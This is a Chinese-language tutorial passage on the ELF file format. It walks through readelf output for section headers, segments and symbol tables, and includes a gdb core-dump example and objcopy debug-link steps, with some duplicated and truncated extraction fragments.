     [33] .debug_str       PROGBITS       00000000 0010ce 0000f0 01  MS  0   0  1
45   [34] .shstrtab        STRTAB         00000000 0011be 00013b 00      0   0  1
     [35] .symtab          SYMTAB         00000000 0018c4 000c90 10     36  65  4
     [36] .strtab          STRTAB         00000000 002554 000909 00      0   0  1
   Key to Flags:
     W (write), A (alloc), X (execute), M (merge), S (strings)
50   I (info), L (link order), G (group), x (unknown)
     O (extra OS processing required) o (OS specific), p (processor specific)


   There are no section groups in this file.
    ...
55
   Symbol table '.symtab' contains 201 entries:
      Num:    Value  Size Type    Bind   Vis      Ndx Name
```

```
   ...
      99: 100109cc 0x2800000 OBJECT  GLOBAL DEFAULT   26 big_big_array
60 ...
     110: 10010960    4 OBJECT  GLOBAL DEFAULT   23 a_string
   ...
     130: 10010964    4 OBJECT  GLOBAL DEFAULT   23 a_var_with_value
   ...
65   144: 10000430   96 FUNC    GLOBAL DEFAULT   11 main
```

上面的输出中，我们为了方面分析，截断了一些冗余信息。

首先，来看 big_big_array 变量：在 0x100109cc 处，我们可以看见它在.bss 这个段中（因为 0x100109cc 是.bss 开始的 地方），注意.bss 的属性 nobits，表明它在磁盘上是不占用数据存储空间的。同样，我们可以分析其他变量和 main 函数，注意 main 函数 在.text 段中。

或者使用如下命令：

```
$ readelf -S /bin/ls
There are 28 section headers, starting at offset 0x193dc:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 00006c 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          08048218 000218 0007a0 10   A  6   1  4
  [ 6] .dynstr           STRTAB          080489b8 0009b8 00058c 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          08048f44 000f44 0000f4 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08049038 001038 0000e0 00   A  6   3  4
  [ 9] .rel.dyn          REL             08049118 001118 000038 08   A  5   0  4
  [10] .rel.plt          REL             08049150 001150 000350 08   A  5  12  4
  [11] .init             PROGBITS        080494a0 0014a0 00002e 00  AX  0   0  4
  [12] .plt              PROGBITS        080494d0 0014d0 0006b0 04  AX  0   0 16
  [13] .text             PROGBITS        08049b80 001b80 0104ac 00  AX  0   0 16
  [14] .fini             PROGBITS        0805a02c 01202c 00001a 00  AX  0   0  4
  [15] .rodata           PROGBITS        0805a060 012060 003f1b 00   A  0   0 32
  [16] .eh_frame_hdr     PROGBITS        0805df7c 015f7c 0006f4 00   A  0   0  4
  [17] .eh_frame         PROGBITS        0805e670 016670 0026b4 00   A  0   0  4
  [18] .ctors            PROGBITS        08061ef8 018ef8 000008 00  WA  0   0  4
  [19] .dtors            PROGBITS        08061f00 018f00 000008 00  WA  0   0  4
  [20] .jcr              PROGBITS        08061f08 018f08 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         08061f0c 018f0c 0000e0 08  WA  6   0  4
```

```
  [22] .got              PROGBITS        08061fec 018fec 000008 04  WA  0   0  4
  [23] .got.plt          PROGBITS        08061ff4 018ff4 0001b4 04  WA  0   0  4
  [24] .data             PROGBITS        080621c0 0191c0 000120 00  WA  0   0 32
  [25] .bss              NOBITS          080622e0 0192e0 000c20 00  WA  0   0 32
  [26] .gnu_debuglink    PROGBITS        00000000 0192e0 000008 00      0   0  1
  [27] .shstrtab         STRTAB          00000000 0192e8 0000f2 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

PROGBITS(程序必须解释的信息，如二进制代码)，**STRTAB** 用于存储与 ELF 格式有关的字符串，但与程序没有直接关联，如各个节的名称(.text, .comment)

.data 保存初始化过的数据，这是普通程序数据的一部分，可以在程序运行期间修改。

.rodata 保存了只读数据，可以读取但不能修改，例如 printf 语句中的所有静态字符串封装到该节。

.init 和**.fini** 保存了进程初始化和结束所用的代码，这通常是由编译器自动添加的。

.hash 是一个散列表，允许在不对全表元素进行线性搜索的情况下，快速访问所有符号表项。

4.3section&&segment

```
1
```

```
$ readelf --segments /bin/ls
```

```
    Elf file type is EXEC (Executable file)
  5 Entry point 0x100026c0
    There are 8 program headers, starting at offset 52


    Program Headers:
      Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
10  PHDR           0x000034 0x10000034 0x10000034 0x00100 0x00100 R E 0x4
      INTERP         0x000154 0x10000154 0x10000154 0x0000d 0x0000d R   0x1
          [Requesting program interpreter: /lib/ld.so.1]
      LOAD           0x000000 0x10000000 0x10000000 0x14d5c 0x14d5c R E 0x10000
      LOAD           0x014d60 0x10024d60 0x10024d60 0x002b0 0x00b7c RWE 0x10000
15  DYNAMIC        0x014f00 0x10024f00 0x10024f00 0x000d8 0x000d8 RW  0x4
      NOTE           0x000164 0x10000164 0x10000164 0x00020 0x00020 R   0x4
      GNU_EH_FRAME   0x014d30 0x10014d30 0x10014d30 0x0002c 0x0002c R   0x4
```

```
        GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4


  20  Section to Segment mapping:

        Segment Sections...

         00

         01     .interp

         02     .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_
r .rela.dyn .rela.plt .init .text .fini .rodata .eh_frame_hdr

  25    03     .data .eh_frame .got2 .dynamic .ctors .dtors .jcr .got .sdata .sbss .p lt .bss

         04     .dynamic

         05     .note.ABI-tag

         06     .eh_frame_hdr

         07

  30
```

.interp section is placed into an INTERP flagged segment. Notice that readelf tells us it is requesting the interpreter /lib/ld. so. 1; this is the dynamic linker which is run to prepare the binary for execution.

注意两个 LOAD 段在权限位上的区别。

5.Debugging

Tradionally the primary method of post mortem debugging is referred to as the *core dump*. The term*core* comes from the original physical characteristics of magnetic core memory, which uses the orientation of small magnetic rings to store state.

```
1
                $ cat coredump.c
   int main(void) {
           char *foo = (char*)0x12345;
5          *foo = 'a';


           return 0;
   }
```

```
10 $ gcc -Wall -g -o coredump coredump.c


     $ ./coredump
     Segmentation fault (core dumped)


15 $ file ./core
     ./core: ELF 32-bit LSB core file Intel 80386, version 1 (SYSV), SVR4-style, from './coredump'


     $ gdb ./coredump
     ...
20 (gdb) core core
     [New LWP 31614]
     Core was generated by `./coredump'.
```

```
    Program terminated with signal 11, Segmentation fault.

    #0  0x080483c4 in main () at coredump.c:3

25 3                *foo = 'a';

    (gdb)
```

5.1Symbols and Debugging Information

gdb 需要原始的可执行文件和 core dump 来提供 debug session。我们可以使用 gcc 的-g 选项来增加 debug 信息，这些 debug 信息将存储在 elf 文件的特殊 section 之中。这些 debug 信 息包括变量大小，数组长度，寄存器使用等信息。

尽管这些调试信息不是程序运行所必须的，但是它们占用了很大的磁盘空间。 objcopy 工具可以用来提取这个 debug 信息（--only-keep-debug），接着可以给这些被截断的信息增加一个链接（--add-gnu-debuglink）。这样以后，原始的可执行文件中将多出一个称为 .gnu_debuglink 的 section，它包含一个 hash，这样 debugging session 开启调试器能够确保它把正确的调试信息和可执行文件链接起来。

```
1
                $ gcc -g -shared -o libtest.so libtest.c

   $ objcopy --only-keep-debug libtest.so libtest.debug

   $ objcopy --add-gnu-debuglink=libtest.debug libtest.so

5 $ objdump -s -j .gnu_debuglink libtest.so
```

```
libtest.so:     file format elf32-i386



Contents of section .gnu_debuglink:

 0000 6c696274 6573742e 64656275 67000000  libtest.debug...

 0010 52a7fd0a                             R...
```

6.readefl 常用选项

```
readelf [-a|--all]
                    [-h|--file-header]
                    [-l|--program-headers|--segments]
                    [-S|--section-headers|--sections]
                     [-s|--syms|--symbols]

                    elffile...
```

参考文献：

[1]Chapter 8. Behind the process coderwall.com

[2]ELF 格式文件符号表全解析及 readelf 命令使用方法 http://blog.csdn.net/edonlii/article/details/8779075

ELF 格式文件符号表全解析及 readelf 命令使用方法

ELF 文件符号表

1. 读取 ELF 文件头：

$ readelf **-h** sign

ELF Header:

Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00

Class: ELF64

Data: 2's complement, little endian

Version: 1 (current)

OS/ABI: UNIX - System V

ABI Version: 0

Type: EXEC (Executable file)（.so 文件 DYN (Shared object file)、.o 文件 REL (Relocatable file)、Core dump 文件 (CORE)）

Machine: Advanced Micro Devices X86-64

Version: 0x1

Entry point address: 0x400510

Start of program headers: 64 (bytes into file)

Start of section headers: 3072 (bytes into file)

Flags: 0x0

Size of this header: 64 (bytes)

Size of program headers:	56 (bytes)
Number of program headers:	8
Size of section headers:	64 (bytes)
Number of section headers:	31
Section header string table index:	28

在 readelf 的输出中：

第 1 行，ELF Header: 指名 ELF 文件头开始。

第 2 行，Magic 魔数，用来指名该文件是一个 ELF 目标文件。第一个字节 7F 是个固定的数；后面的 3 个字节正是 E, L, F 三个字母的 ASCII 形式。

第 3 行，CLASS 表示文件类型，这里是 32 位的 ELF 格式。

第 4 行，Data 表示文件中的数据是按照什么格式组织(大端或小端)的，不同处理器平台数据组织格式可能就不同，如 x86 平台为小端存储格式。

第 5 行，当前 ELF 文件头版本号，这里版本号为 1 。

第 6 行，OS/ABI ，指出操作系统类型，ABI 是 Application Binary Interface 的缩写。

第 7 行，ABI 版本号，当前为 0 。

第 8 行，Type 表示文件类型。ELF 文件有 3 种类型，一种是如上所示的 Relocatable file 可重定位目标文件，一种是可执行文件(Executable)，另外一种是共享库(Shared Library) 。

第 9 行，机器平台类型。

第 10 行，当前目标文件的版本号。

第 11 行，程序的虚拟地址入口点，因为这还不是可运行的程序，故而这里为零。

第 12 行，与 11 行同理，这个目标文件没有 Program Headers。

第 13 行，sections 头开始处，这里 208 是十进制，表示从地址偏移 0xD0 处开始。

第 14 行，是一个与处理器相关联的标志，x86 平台上该处为 0 。

第 15 行，ELF 文件头的字节数。

第 16 行，因为这个不是可执行程序，故此处大小为 0。

第 17 行，同理于第 16 行。

第 18 行，sections header 的大小，这里每个 section 头大小为 40 个字节。

第 19 行，一共有多少个 section 头，这里是 8 个。

第 20 行，section 头字符串表索引号，从 Section Headers 输出部分可以看到其内容的偏移在 0xa0 处，从此处开始到 0xcf 结束保存着各个 sections 的名字，如 .data，.text，.bss 等。

在 Section Headers 这里，可以看到 .bss 和 .shstrtab 的偏移都为 0xa0 。这是因为，没有被初始化的全局变量，会在加载阶段被用 0 来初始化，这时候它和 .data 段一样可读可写。但在编译阶段，.data 段会被分配一部分空间已存放数据(这里从偏移 0x6c 开始)，而 .bss 则没有，.bss 仅有的是 section headers 。

链接器从 .rel.text 就可以知道哪些地方需要进行重定位(relocate) 。

.symtab 是符号表。

Ndx 是符号表所在的 section 的 section header 编号。如 .data 段的 section header 编号是 3，而 string1，string2，lenght 都是在 .data 段的。

2. 显示程序头表(目标文件没有该表)：

$ readelf **-l** sign

Elf file type is EXEC (Executable file)

Entry point 0x400510

There are 8 program headers, starting at **offset 64**

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flags	Align
PHDR	0x0000000000000040	0x0000000000400040	0x0000000000400040	0x00000000000001c0	0x00000000000001c0	R E	8
INTERP	0x0000000000000200	0x0000000000400200	0x0000000000400200	0x000000000000001c	0x000000000000001c	R	1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]							
LOAD	0x0000000000000000	0x0000000000400000	0x0000000000400000	0x00000000000008a4	0x00000000000008a4	R E	200000
LOAD	0x00000000000008a8	0x00000000006008a8	0x00000000006008a8	0x0000000000000220	0x0000000000000230	RW	200000
DYNAMIC	0x00000000000008d0	0x00000000006008d0	0x00000000006008d0	0x00000000000001a0	0x00000000000001a0	RW	8
NOTE	0x000000000000021c	0x000000000040021c	0x000000000040021c	0x0000000000000044	0x0000000000000044	R	4
GNU_EH_FRAME	0x00000000000007d8	0x00000000004007d8	0x00000000004007d8	0x000000000000002c	0x000000000000002c	R	4
GNU_STACK	0x0000000000000000	0x0000000000000000	0x0000000000000000	0x0000000000000000	0x0000000000000000	RW	8

Section to Segment mapping: （段到节的映射）

Segment Sections...

00

01 .interp

02 .interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash .dynsym .dynstr
.gnu.version .gnu.version_r .rela.dyn .rela.plt .init .plt .text .fini .rodata .eh_frame_hdr .eh_frame

03 .ctors .dtors .jcr .dynamic .got .got.plt .data .bss

04 .dynamic

05 .note.ABI-tag .note.gnu.build-id

06 .eh_frame_hdr

07

上述各段组成了最终在内存中执行的程序，其还提供了各段在虚拟地址空间和物理地址空间中的大小、位置、标志、访问授权和对齐方面的信息。各段语义如下：

PHDR 保存程序头表

INTERP 指定程序从可行性文件映射到内存之后，必须调用的解释器，它是通过链接其他库来满足未解析的引用，用于在虚拟地址空间中插入程序运行所需的动态库。

LOAD 表示一个需要从二进制文件映射到虚拟地址空间的段，其中保存了常量数据（如字符串），程序目标代码等。

DYNAMIC 段保存了由动态连接器（即 INTERP 段中指定的解释器）使用的信息。

3. 读取节头表：

$ readelf **-S** sign.o

There are 13 section headers, starting at offset 0x210:（这里指定的 offset 是相对于二进制文件）

Section Headers:

[Nr] Name	Type	Address	Offset	Size	EntSize	Flags	Link	Info	Align
[0]	NULL	0000000000000000	00000000	0000000000000000	0000000000000000		0	0	0
[1] .text	PROGBITS	0000000000000000	00000040	00000000000000e5	0000000000000000	AX	0	0	4
[2] .rela.text	RELA	0000000000000000	000006f8	00000000000000a8	0000000000000018		11	1	8
[3] .data	PROGBITS	0000000000000000	00000128	0000000000000000	0000000000000000	WA	0	0	4
[4] .bss	NOBITS	0000000000000000	00000128	0000000000000000	0000000000000000	WA	0	0	4
[5] .rodata	PROGBITS	0000000000000000	00000128	000000000000000b	0000000000000000	A	0	0	1
[6] .comment	PROGBITS	0000000000000000	00000133	000000000000001d	0000000000000001	MS	0	0	1
[7] .note.GNU-stack	PROGBITS	0000000000000000	00000150	0000000000000000	0000000000000000		0	0	1

```
[ 8] .eh_frame         PROGBITS         0000000000000000  00000150
       0000000000000058  0000000000000000   A       0     0     8
[ 9] .rela.eh_frame    RELA             0000000000000000  000007a0
       0000000000000030  0000000000000018          11     8     8
[10] .shstrtab         STRTAB           0000000000000000  000001a8
       0000000000000061  0000000000000000           0     0     1
[11] .symtab           SYMTAB           0000000000000000  00000550
       0000000000000168  0000000000000018          12     9     8
[12] .strtab           STRTAB           0000000000000000  000006b8
       0000000000000039  0000000000000000           0     0     1
```

- **.text**：已编译程序的机器代码。
- **.rodata**：只读数据，比如 printf 语句中的格式串和开关（switch）语句的跳转表。
- **.data**：已初始化的全局 C 变量。局部 C 变量在运行时被保存在栈中，既不出现在.data 中，也不出现在.bss 节中。
- **.bss**：未初始化的全局 C 变量。在目标文件中这个节不占据实际的空间，它仅仅是一个占位符。目标文件格式区分**初始化**和**未初始化**变量是为了空间效率在：在目标文件中，未初始化变量不需要占据任何实际的磁盘空间。
- **.symtab**： 一个符号表（symbol table），它存放在程序中被定义和引用的函数和全局变量的信息。一些程序员错误地认为必须通过-g 选项来编译一个程序，得到符号表信息。实际上，每个 可重定位目标文件在.symtab 中都有一张符号表。然而，和编译器中的符号表不同，.symtab 符号表不包含局部变量的表目。
- **.rel.text**： 当链接器把这个目标文件和其他文件结合时，.text 节中的许多位置都需要修改。一般而言，任何调用外部函数或者引用全局变量的指令都需要修改。另一方面 调用本地函数的指令则不需要修改。注意，可执行目标文件中并不需要重定位信息，因此通常省略，除非使用者显式地指示链接器包含这些信息。
- **.rel.data**：被模块定义或引用的任何全局变量的信息。一般而言，任何已初始化全局变量的初始值是全局变量或者外部定义函数的地址都需要被修改。
- **.debug**：一个调试符号表，其有些表目是程序中定义的局部变量和类型定义，有些表目是程序中定义和引用的全局变量，有些是原始的 C 源文件。只有以-g 选项调用编译驱动程序时，才会得到这张表。
- **.line**：原始 C 源程序中的行号和.text 节中机器指令之间的映射。只有以-g 选项调用编译驱动程序时，才会得到这张表。
- **.strtab**：一个字符串表，其内容包括.symtab 和.debug 节中的符号表，以及节头部中的节名字。字符串表就是以 null 结尾的字符串序列。

$ readelf **-S** sign

There are 31 section headers, starting at **offset 0xc00**

Section Headers:

[Nr] Name	Type	Address	Offset	Size	EntSize	Flags	Link	Info	Align
[0]	NULL	0000000000000000	00000000	0000000000000000	0000000000000000		0	0	0
[1] .interp	PROGBITS	0000000000400200	00000200	000000000000001c	0000000000000000	A	0	0	1
[2] .note.ABI-tag	NOTE	000000000040021c	0000021c	0000000000000020	0000000000000000	A	0	0	4
[3] .note.gnu.build-id	NOTE	000000000040023c	0000023c	0000000000000024	0000000000000000	A	0	0	4
[4] .hash	HASH	0000000000400260	00000260	0000000000000030	0000000000000004	A	6	0	8
[5] .gnu.hash	GNU_HASH	0000000000400290	00000290	000000000000001c	0000000000000000	A	6	0	8
[6] .dynsym	DYNSYM	00000000004002b0	000002b0	00000000000000a8	0000000000000018	A	7	1	8
[7] .dynstr	STRTAB	0000000000400358	00000358	0000000000000065	0000000000000000	A	0	0	1
[8] .gnu.version	VERSYM	00000000004003be	000003be	000000000000000e	0000000000000002	A	6	0	2
[9] .gnu.version_r	VERNEED	00000000004003d0	000003d0	0000000000000030	0000000000000000	A	7	1	8
[10] .rela.dyn	RELA	0000000000400400	00000400	0000000000000018	0000000000000018	A	6	0	8
[11] .rela.plt	RELA	0000000000400418	00000418	0000000000000078	0000000000000018	A	6	13	8
[12] .init	PROGBITS	0000000000400490	00000490	0000000000000018	0000000000000000	AX	0	0	4
[13] .plt	PROGBITS	00000000004004a8	000004a8	0000000000000060	0000000000000010	AX	0	0	4
[14] .text	PROGBITS	0000000000400510	00000510	00000000000002a8	0000000000000000	AX	0	0	16
[15] .fini	PROGBITS	00000000004007b8	000007b8	000000000000000e	0000000000000000	AX	0	0	4
[16] .rodata	PROGBITS	00000000004007c8	000007c8	000000000000000f	0000000000000000	A	0	0	4
[17] .eh_frame_hdr	PROGBITS	00000000004007d8	000007d8	000000000000002c	0000000000000000	A	0	0	4
[18] .eh_frame	PROGBITS	0000000000400808	00000808	000000000000009c	0000000000000000	A	0	0	8

```
  [19] .ctors            PROGBITS        00000000006008a8  000008a8
       0000000000000010  0000000000000000  WA       0     0     8
  [20] .dtors            PROGBITS        00000000006008b8  000008b8
       0000000000000010  0000000000000000  WA       0     0     8
  [21] .jcr              PROGBITS        00000000006008c8  000008c8
       0000000000000008  0000000000000000  WA       0     0     8
  [22] .dynamic          DYNAMIC         00000000006008d0  000008d0
       00000000000001a0  0000000000000010  WA       7     0     8
  [23] .got              PROGBITS        0000000000600a70  00000a70
       0000000000000008  0000000000000008  WA       0     0     8
  [24] .got.plt          PROGBITS        0000000000600a78  00000a78
       0000000000000040  0000000000000008  WA       0     0     8
  [25] .data             PROGBITS        0000000000600ab8  00000ab8
       0000000000000010  0000000000000000  WA       0     0     8
  [26] .bss              NOBITS          0000000000600ac8  00000ac8
       0000000000000010  0000000000000000  WA       0     0     8
  [27] .comment          PROGBITS        0000000000000000  00000ac8
       0000000000000038  0000000000000001  MS       0     0     1
  [28] .shstrtab         STRTAB          0000000000000000  00000b00
       00000000000000fe  0000000000000000           0     0     1
  [29] .symtab           SYMTAB          0000000000000000  000013c0
       0000000000000678  0000000000000018          30    47     8
  [30] .strtab           STRTAB          0000000000000000  00001a38
       000000000000023c  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

PROGBITS(程序必须解释的信息，如二进制代码)，**STRTAB** 用于存储与 ELF 格式有关的字符串，但与程序没有直接关联，如各个节的名称(.text, .comment)

.data 保存初始化过的数据，这是普通程序数据的一部分，可以在程序运行期间修改。

.rodata 保存了只读数据，可以读取但不能修改，例如 printf 语句中的所有静态字符串封装到该节。

.init 和**.fini** 保存了进程初始化和结束所用的代码，这通常是由编译器自动添加的。

.hash 是一个散列表，允许在不对全表元素进行线性搜索的情况下，快速访问所有符号表项。

4. 符号表机制（readelf -s）

符号表保存了程序实现或使用的所有全局变量和函数，如果程序引用一个自身代码未定义的符号，则称之为未定义符号，这类引用必须在静态链接期间用其他目标模块或库解决，或在加载时通过动态链接解决。

实现：

.symtab 确定符号的名称与其值之间的关联，其中名称不是直接以字符串形式出现的，而是表示为某一字符串数组（.strtab）的索引。

.strtab 保存了字符串数组（**.shstrtab** 包含了节名称字符串表）。

.hash 保存了一个散列表，以帮助快速查找符号。

```
typedef struct elf64_sym {
Elf64_Word st_name;        // 符号名称，字符串表中的索引
// STT_OBJECT 表示符号关联到一个数据对象，如变量、数组或指针；
// STT_FUNC 表示符号关联到一个函数；
// STT_NOTYPE 表示符号类型未指定，用于未定义引用
unsigned char st_info;     // 类型和绑定属性：STB_LOCAL/STB_GLOBAL/STB_WEAK；
unsigned char st_other;    // 语义未定义，0
Elf64_Half st_shndx;       // 相关节的索引，符号将绑定到该节，此外 SHN_ABS 指定符号是绝对值，不因重定位而改变，SHN_UNDEF 标识未定义符号。
Elf64_Addr st_value;       // 符号的值
Elf64_Xword st_size;       // 符号的长度，如一个指针的长度或 struct 对象中包含的字节数。
}Elf64_Sym;
```

实例：

readelf 用来显示 ELF 格式文件信息，该命令选项很多，其中 -a 选项可以用来显示 ELF 文件的所有信息。

下面对 -a 选项的输出内容进行分析。

源码如下：

```c
//Edit by AddyLee

#include<stdio.h>

int Global_Var_Init = 1;
int Global_Var_Uninit;

void Print()
{
    printf("Edit By AddyLee/n");
}

int main()
{
    int Local_Var;
    Print();

    return 0;

}
```

进行 gcc 编译，等操作：

```
[liwenming@server207 ~]$ gcc a.c
[liwenming@server207 ~]$ readelf a.out -a > a.info
[liwenming@server207 ~]$ vi a.info
```

a.info 即为 a.out 的 ELF 文件。

打开可见上面介绍的各个部分的内容。

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4003c0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          2736 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         8
  Size of section headers:           64 (bytes)
  Number of section headers:         29
  Section header string table index: 26

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000400200  00000200
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.ABI-tag     NOTE             000000000040021c  0000021c
       0000000000000020  0000000000000000   A       0     0     4
  [ 3] .gnu.hash         GNU_HASH         0000000000400240  00000240
       000000000000001c  0000000000000000   A       4     0     8
  [ 4] .dynsym           DYNSYM           0000000000400260  00000260
       0000000000000060  0000000000000018   A       5     1     8
  [ 5] .dynstr           STRTAB           00000000004002c0  000002c0
       000000000000003f  0000000000000000   A       0     0     1
```

```
0000000000000020 0000000000000000   A       5     1     8
[ 8] .rela.dyn         RELA             0000000000400328 00000328
0000000000000018 0000000000000018   A       4     0     8
[ 9] .rela.plt         RELA             0000000000400340 00000340
0000000000000030 0000000000000018   A       4    11     8
[10] .init             PROGBITS         0000000000400370 00000370
0000000000000018 0000000000000000  AX       0     0     4
[11] .plt              PROGBITS         0000000000400388 00000388
0000000000000030 0000000000000010  AX       0     0     4
[12] .text             PROGBITS         00000000004003c0 000003c0
00000000000001e8 0000000000000000  AX       0     0     16
[13] .fini             PROGBITS         00000000004005a8 000005a8
000000000000000e 0000000000000000  AX       0     0     4
[14] .rodata           PROGBITS         00000000004005b8 000005b8
0000000000000022 0000000000000000   A       0     0     8
[15] .eh_frame_hdr     PROGBITS         00000000004005dc 000005dc
000000000000002c 0000000000000000   A       0     0     4
[16] .eh_frame         PROGBITS         0000000000400608 00000608
00000000000000b4 0000000000000000   A       0     0     8
[17] .ctors            PROGBITS         00000000006006c0 000006c0
0000000000000010 0000000000000000  WA       0     0     8
[18] .dtors            PROGBITS         00000000006006d0 000006d0
0000000000000010 0000000000000000  WA       0     0     8
[19] .jcr              PROGBITS         00000000006006e0 000006e0
0000000000000008 0000000000000000  WA       0     0     8
[20] .dynamic          DYNAMIC          00000000006006e8 000006e8
0000000000000190 0000000000000010  WA       5     0     8
[21] .got              PROGBITS         0000000000600878 00000878
0000000000000008 0000000000000008  WA       0     0     8
[22] .got.plt          PROGBITS         0000000000600880 00000880
0000000000000028 0000000000000008  WA       0     0     8
[23] .data             PROGBITS         00000000006008a8 000008a8
0000000000000008 0000000000000000  WA       0     0     4
[24] .bss              NOBITS           00000000006008b0 000008b0
0000000000000010 0000000000000000  WA       0     0     8
```

```
  [27] .symtab           SYMTAB           0000000000000000  000011f0
       0000000000000690  0000000000000018          28    49     8
  [28] .strtab           STRTAB           0000000000000000  00001880
       0000000000000265  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no section groups in this file.

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001c0 0x00000000000001c0  R E    8
  INTERP         0x0000000000000200 0x0000000000400200 0x0000000000400200
                 0x000000000000001c 0x000000000000001c  R      1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000006bc 0x00000000000006bc  R E    200000
  LOAD           0x00000000000006c0 0x00000000006006c0 0x00000000006006c0
                 0x00000000000001f0 0x0000000000000200  RW     200000
  DYNAMIC        0x00000000000006e8 0x00000000006006e8 0x00000000006006e8
                 0x0000000000000190 0x0000000000000190  RW     8
  NOTE           0x000000000000021c 0x000000000040021c 0x000000000040021c
                 0x0000000000000020 0x0000000000000020  R      4
  GNU_EH_FRAME   0x00000000000005dc 0x00000000004005dc 0x00000000004005dc
                 0x000000000000002c 0x000000000000002c  R      4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     8

 Section to Segment mapping:
  Segment Sections...
```

```
000000600898  000100000007 R_X86_64_JUMP_SLO 0000000000000000 printf + 0
0000006008a0  000300000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main + 0

There are no unwind sections in this file.

Symbol table '.dynsym' contains 4 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000   162 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     3: 0000000000000000   421 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)

Symbol table '.symtab' contains 70 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000400200     0 SECTION LOCAL  DEFAULT    1
     2: 000000000040021c     0 SECTION LOCAL  DEFAULT    2
     3: 0000000000400240     0 SECTION LOCAL  DEFAULT    3
     4: 0000000000400260     0 SECTION LOCAL  DEFAULT    4
     5: 00000000004002c0     0 SECTION LOCAL  DEFAULT    5
     6: 0000000000400300     0 SECTION LOCAL  DEFAULT    6
     7: 0000000000400308     0 SECTION LOCAL  DEFAULT    7
     8: 0000000000400328     0 SECTION LOCAL  DEFAULT    8
     9: 0000000000400340     0 SECTION LOCAL  DEFAULT    9
    10: 0000000000400370     0 SECTION LOCAL  DEFAULT   10
    11: 0000000000400388     0 SECTION LOCAL  DEFAULT   11
    12: 00000000004003c0     0 SECTION LOCAL  DEFAULT   12
    13: 00000000004005a8     0 SECTION LOCAL  DEFAULT   13
    14: 00000000004005b8     0 SECTION LOCAL  DEFAULT   14
    15: 00000000004005dc     0 SECTION LOCAL  DEFAULT   15
    16: 0000000000400608     0 SECTION LOCAL  DEFAULT   16
    17: 00000000006006c0     0 SECTION LOCAL  DEFAULT   17
    18: 00000000006006d0     0 SECTION LOCAL  DEFAULT   18
    19: 00000000006006e0     0 SECTION LOCAL  DEFAULT   19
    20: 00000000006006e8     0 SECTION LOCAL  DEFAULT   20
    21: 0000000000600878     0 SECTION LOCAL  DEFAULT   21
    22: 0000000000600880     0 SECTION LOCAL  DEFAULT   22
```

```
187    23: 00000000006008a8     0 SECTION LOCAL  DEFAULT   23
188    24: 00000000006008b0     0 SECTION LOCAL  DEFAULT   24
189    25: 0000000000000000     0 SECTION LOCAL  DEFAULT   25
190    26: 00000000004003ec     0 FUNC    LOCAL  DEFAULT   12 call_gmon_start
191    27: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
192    28: 00000000006006c0     0 OBJECT  LOCAL  DEFAULT   17 __CTOR_LIST__
193    29: 00000000006006d0     0 OBJECT  LOCAL  DEFAULT   18 __DTOR_LIST__
194    30: 00000000006006e0     0 OBJECT  LOCAL  DEFAULT   19 __JCR_LIST__
195    31: 00000000006008b0     8 OBJECT  LOCAL  DEFAULT   24 dtor_idx.6147
